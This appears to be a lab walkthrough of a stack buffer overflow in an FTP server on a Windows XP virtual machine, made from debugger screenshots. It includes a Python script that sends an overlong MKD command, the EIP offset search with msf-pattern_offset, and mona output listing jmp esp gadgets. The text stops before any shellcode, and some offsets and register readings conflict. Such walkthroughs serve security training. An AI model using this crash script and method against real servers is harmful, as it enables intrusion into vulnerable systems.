836  vmacthlp   VMware Physica                                                  C:\Progr
852  svchost    DcomLaunch, Te:                                                 C:\WINDO
932  svchost    RpcSs             TCP: 135                                      C:\WINDO
1028 svchost    AudioSrv, Brow   UDP: 123 123                                   C:\WINDO
1084 svchost    Dnscache                                                        C:\WINDO
1132 svchost    LmHosts, Remot   UDP: 1900 1900                                 C:\WINDO
1352 wscntfy                                      Default IME                   C:\WINDO
1464 Explorer                                     Start Menu                    C:\WINDO
1556 spoolsv    Spooler                                                         C:\WINDO
1620 alg        ALG               TCP: 1028                                     C:\WINDO
1680 FTPServer                    TCP: 21         FTPSRV                        C:\Docum
1716 vmtoolsd                                     GuestHostIntegrationWindow    C:\Progr
1728 ctfmon                                       TF_FloatingLangBar_WndTitl    C:\WINDO
1928 svchost    WebClient                                                       C:\WINDO
```

This is how it will look like.


Immunity Debugger - FTPServer.exe - [CPU - thread 0000014C, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Registers (FPU)
Address
Hex dump
ASCII
Paused
start
Win32
Immunity Debugger - ...
10:50 AM


```
7C90120F  C3               RETN
7C901210  8BFF             MOV EDI,EDI
7C901212  CC               INT3
7C901213  C3               RETN
7C901214  8BFF             MOV EDI,EDI
7C901216  8B4424 04        MOV EAX,DWORD PTR SS:[ESP+4]
7C90121A  CC               INT3
7C90121B  C2 0400          RETN 4
7C90121E  64:A1 18000000   MOV EAX,DWORD PTR FS:[18]
7C901224  C3               RETN
7C901225  57               PUSH EDI
7C901226  8B7C24 0C        MOV EDI,DWORD PTR SS:[ESP+C]
7C90122A  8B5424 08        MOV EDX,DWORD PTR SS:[ESP+8]
7C90122E  C702 00000000    MOV DWORD PTR DS:[EDX],0
7C901234  897A 04          MOV DWORD PTR DS:[EDX+4],EDI
7C901237  0BFF             OR EDI,EDI
7C901239  74 1E            JE SHORT ntdll.7C901259
7C90123B  83C9 FF          OR ECX,FFFFFFFF
7C90123E  33C0             XOR EAX,EAX
7C901240  F2:AE            REPNE SCAS BYTE PTR ES:[EDI]
7C901242  F7D1             NOT ECX
7C901244  81F9 FFFF0000    CMP ECX,0FFFF
7C90124A  76 05            JBE SHORT ntdll.7C901251
7C90124C  B9 FFFF0000      MOV ECX,0FFFF
7C901251  66:894A 02       MOV WORD PTR DS:[EDX+2],CX
7C901255  49               DEC ECX
7C901256  66:890A          MOV WORD PTR DS:[EDX],CX
7C901259  5F               POP EDI
7C90125A  C2 0800          RETN 8
7C90125D  57               PUSH EDI
Return to 7C952119 (ntdll.7C952119)
```

```
EAX 7FFDF000
ECX 00000002
EDX 00000003
EBX 00000001
ESP 003EFFCC
EBP 003EFFF4
ESI 00000004
EDI 00000005

EIP 7C90120F ntdll.7C90120F

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDC000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
0040A000 00 00 00 00 00 00 00 00 ........
0040A008 00 00 00 00 C6 75 40 00 ....╞u@.
0040A010 9E 69 40 00 00 00 00 00 ₧i@.....
0040A018 00 00 00 00 00 00 00 00 ........
0040A020 00 00 00 00 AF 69 40 00 ....»i@.
0040A028 00 00 00 00 00 00 00 00 ........
0040A030 15 00 00 00 46 00 54 00 §...F.T.
0040A038 50 00 53 00 52 00 56 00 P.S.R.V.
0040A040 00 00 00 00 46 00 54 00 ....F.T.
0040A048 50 00 53 00 45 00 52 00 P.S.E.R.
0040A050 56 00 00 00 49 00 50 00 V...I.P.
0040A058 3A 00 20 00 25 00 53 00 :. .%.S.
0040A060 00 00 00 00 EC A0 40 00 ....∞á@.
0040A068 E4 A0 40 00 DC A0 40 00 Σá@.▄á@.
0040A070 D4 A0 40 00 CC A0 40 00 ╘á@.╠á@.
0040A078 C4 A0 40 00 BC A0 40 00 ─á@.╝á@.
0040A080 B4 A0 40 00 AC A0 40 00 ┤á@.¼á@.
0040A088 A4 A0 40 00 9C A0 40 00 ñá@.£á@.
0040A090 94 A0 40 00 44 00 65 00 öá@.D.e.
0040A098 63 00 00 00 4E 00 6F 00 c...N.o.
0040A0A0 76 00 00 00 4F 00 63 00 v...O.c.
0040A0A8 74 00 00 00 53 00 65 00 t...S.e.
0040A0B0 70 00 00 00 41 00 75 00 p...A.u.
0040A0B8 67 00 00 00 4A 00 75 00 g...J.u.
0040A0C0 6C 00 00 00 4A 00 75 00 l...J.u.
0040A0C8 6E 00 00 00 4D 00 61 00 n...M.a.
0040A0D0 79 00 00 00 41 00 70 00 y...A.p.
0040A0D8 72 00 00 00 4D 00 61 00 r...M.a.
0040A0E0 72 00 00 00 46 00 65 00 r...F.e.
0040A0E8 62 00 00 00 4A 00 61 00 b...J.a.
0040A0F0 6E 00 00 00 5C 00 00 00 n...\...
0040A0F8 54 72 61 6E 73 66 65 72 Transfer
0040A100 20 63 6F 6D 70 6C 65 74  complet
```

```
003EFFCC  7C952119 ↓!ò¦ RETURN to ntdll.7C952119 from ntdll.DbgBreakPoint
003EFFD0  00000005 ♣...
003EFFD4  00000004 ♦...
003EFFD8  00000001 ☺...
003EFFDC  003EFFD0 ╨ >.
003EFFE0  00200008 ◘. .
003EFFE4  FFFFFFFF      End of SEH chain
003EFFE8  7C90E920  θ¦ SE handler
003EFFEC  7C952138 8!ò¦ ntdll.7C952138
003EFFF0  00000000 ....
003EFFF4  00000000 ....
003EFFF8  00000000 ....
003EFFFC  00000000 ....
```

```
[10:49:58] Attached process paused at ntdll.DbgBreakPoint
```



Immunity Debugger - dostackbufferoverflowgood.exe
File View Debug Plugins ImmLib Options
Execution controls
l e m t w h c P k b z r ... s ?
Python Developer Wa
CPU - main thread, module ntdll
Registers
Disassembler
Dump
Stack
Command input
Process state
Status
Paused

```
77D501B8  895C24 08         MOV DWORD PTR SS:[ESP+8],EBX
77D501BC  E9 79960200       JMP ntdll.77D7983A
77D501C1  8DA424 00000000   LEA ESP,DWORD PTR SS:[ESP]
77D501C8  8DA424 00000000   LEA ESP,DWORD PTR SS:[ESP]
77D501CF  90                NOP
77D501D0  8BD4              MOV EDX,ESP
77D501D2  0F34              SYSENTER
77D501D4  C3                RETN
77D501D5  8DA424 00000000   LEA ESP,DWORD PTR SS:[ESP]
77D501DC  8D6424 00         LEA ESP,DWORD PTR SS:[ESP]
77D501E0  8D5424 08         LEA EDX,DWORD PTR SS:[ESP+8]
77D501E4  CD 2E             INT 2E
```

```
Registers (FPU)
EAX 08041A48 dostackb.<Modu
ECX 00000000
EDX 00000000
EBX 7EFDE000
ESP 0018FFF0
EBP 00000000
ESI 00000000
EDI 00000000

EIP 77D501B8 ntdll.77D501B8

C 0  ES 002B 32bit 0(FFFFFF
```


```
Address   Hex dump                  ASCII
08044000  FF FF FF FF 01 00 00 00  ÿÿÿÿ   ...
08044008  00 00 00 00 00 00 00 00  ........
08044010  01 00 00 00 B1 19 BF 44     ...±├¿D
08044018  4E E6 40 BB 01 00 00 00  Næ@»   ...
08044020  57 53 41 53 74 61 72 74  WSAStart
08044028  75 70                 65 up faile
08044030  64 3A                 00 d: %d...
```

```
0018FFF0  00000000  ....
0018FFF4  08041A48  H→┘  dostackb.<ModuleE
0018FFF8  00000000  ....
0018FFFC  00000000  ....
```

```
[14:08:39] Single step event at ntdll.77D501B8 - use Shift
```

Immunity debugger interface explained

Using the payload, I created, I made the python code.




ex2.py - Visual Studio Code [Superuser]
Run Terminal Help
exploit.py
ex2.py
popcalcnew
ex1
root > Desktop > ftp > ex2.py > ...

```python
import sys,socket
from pwn import *
junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.175.130',21))
s.recv(1024)
s.send('USER anonymous \r\n')
s.recv(1024)
s.send('PASS anonymous \r\n')
s.recv(1024)
s.send('MKD'+junk+'\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close

```


```
import sys,socket
from pwn import *
junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B"
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.175.130',21))
s.recv(1024)
s.send('USER anonymous \r\n')
s.recv(1024)
s.send('PASS anonymous \r\n')
s.recv(1024)
s.send('MKD'+junk+'\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close
```

After I run the program in immunity and hit exploit it crashes let’s look at ESP.



```
Registers (FPU)
EAX 0000040B
ECX 0014C138
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 0000001A
ESP 00B7FC2C ASCII "6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3A
EBP 003B1378
ESI 0040A29E FTPServe.0040A29E
EDI 003B1CAA ASCII "y2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba

EIP 33694132

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
00B7FC2C   37694136 6Ai7
00B7FC30   41386941 Ai8A
00B7FC34   6A413969 i9Aj
00B7FC38   316A4130 0Aj1
00B7FC3C   41326A41 Aj2A
00B7FC40   6A41336A j3Aj
00B7FC44   356A4134 4Aj5
00B7FC48   41366A41 Aj6A
00B7FC4C   6A41376A j7Aj
00B7FC50   396A4138 8Aj9
00B7FC54   41306B41 Ak0A
00B7FC58   6B41316B k1Ak
00B7FC5C   336B4132 2Ak3
00B7FC60   41346B41 Ak4A
00B7FC64   6B41356B k5Ak
00B7FC68   376B4136 6Ak7
00B7FC6C   41386B41 Ak8A
00B7FC70   6C41396B k9Al
00B7FC74   316C4130 0Al1
00B7FC78   41326C41 Al2A
00B7FC7C   6C41336C l3Al
00B7FC80   356C4134 4Al5
00B7FC84   41366C41 Al6A
00B7FC88   6C41376C l7Al
00B7FC8C   396C4138 8Al9
```

We can see that the  ESP as 6Ai7Ai that's what I'm going to use to figure out the offset.




```
root@kali:~# msf-pattern_offset -q 6Ai7
[*] Exact match at offset 260
root@kali:~# 
```

So now we know what's the payload for ESP override. But also we know that the overflow occurs at 1000 * A. Let's change the payload a bit.

I Update payload like this:

**junk = "A" * 260 + "BBBB" + "C" * (1000 - 264)**



```
EAX 0000040B
ECX 0014C138
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 0000001A
ESP 00B7FC2C ASCII "BBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 003B1378
ESI 0040A29E FTPServe.0040A29E
EDI 003B1CAA ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDC000(FFF)
T 0  GS 0000 NULL
D 0
```

```
00B7FC2C  42424242 BBBB
00B7FC30  43434343 CCCC
00B7FC34  43434343 CCCC
00B7FC38  43434343 CCCC
00B7FC3C  43434343 CCCC
00B7FC40  43434343 CCCC
00B7FC44  43434343 CCCC
00B7FC48  43434343 CCCC
00B7FC4C  43434343 CCCC
00B7FC50  43434343 CCCC
00B7FC54  43434343 CCCC
00B7FC58  43434343 CCCC
00B7FC5C  43434343 CCCC
00B7FC60  43434343 CCCC
00B7FC64  43434343 CCCC
00B7FC68  43434343 CCCC
```

Let's adjust the padding a bit and make sure EIP is overriding as BBBB

After adjusting the padding, we get to know that EIP hits BBBB at


**junk = "A" * 248 + "BBBB" + "C" * (1000 - 260)**

Next I need to paste mona.py to the directory where immunity is installed inside the PyCommand folder.

Download mona.py ( https://github.com/corelan/mona/blob/master/mona.py ) and copy the script on to C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands

Now I'm looking for a jmp ESP if you look in the screenshot above I need to put shellcode on ESP where C's are residing and jmp to it.

so I used **!mona jmp -r esp** command on immunity debugger and the output looked like this.



```
0BADF00D     - Querying module IMM32.DLL
0BADF00D     - Querying module WS2_32.dll
0BADF00D     - Querying module USER32.dll
0BADF00D     - Querying module comctl32.dll
0BADF00D     - Search complete, processing results
0BADF00D [+] Preparing output file 'jmp.txt'
0BADF00D     - (Re)setting logfile jmp.txt
0BADF00D [+] Writing results to jmp.txt
0BADF00D     - Number of pointers of type 'jmp esp' : 17
0BADF00D     - Number of pointers of type 'call esp' : 10
0BADF00D     - Number of pointers of type 'push esp # ret ' : 15
0BADF00D [+] Results :
77DEF069   0x77def069 : jmp esp |  {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\WINDOWS\system32\ADVAPI32.dll)
77E1B52B   0x77e1b52b : jmp esp |  {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\WINDOWS\system32\ADVAPI32.dll)
77E1BE1B   0x77e1be1b : jmp esp |  {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\WINDOWS\system32\ADVAPI32.dll)
77E26323   0x77e26323 : jmp esp |  {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\WINDOWS\system32\ADVAPI32.dll)
77E27023   0x77e27023 : jmp esp |  {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\WINDOWS\system32\ADVAPI32.dll)
77FAB257   0x77fab257 : jmp esp |  {PAGE_EXECUTE_READ} [SHLWAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5912 (C:\WINDOWS\system32\SHLWAPI.dll)
77F31D9E   0x77f31d9e : jmp esp |  {PAGE_EXECUTE_READ} [GDI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6460 (C:\WINDOWS\system32\GDI32.dll)
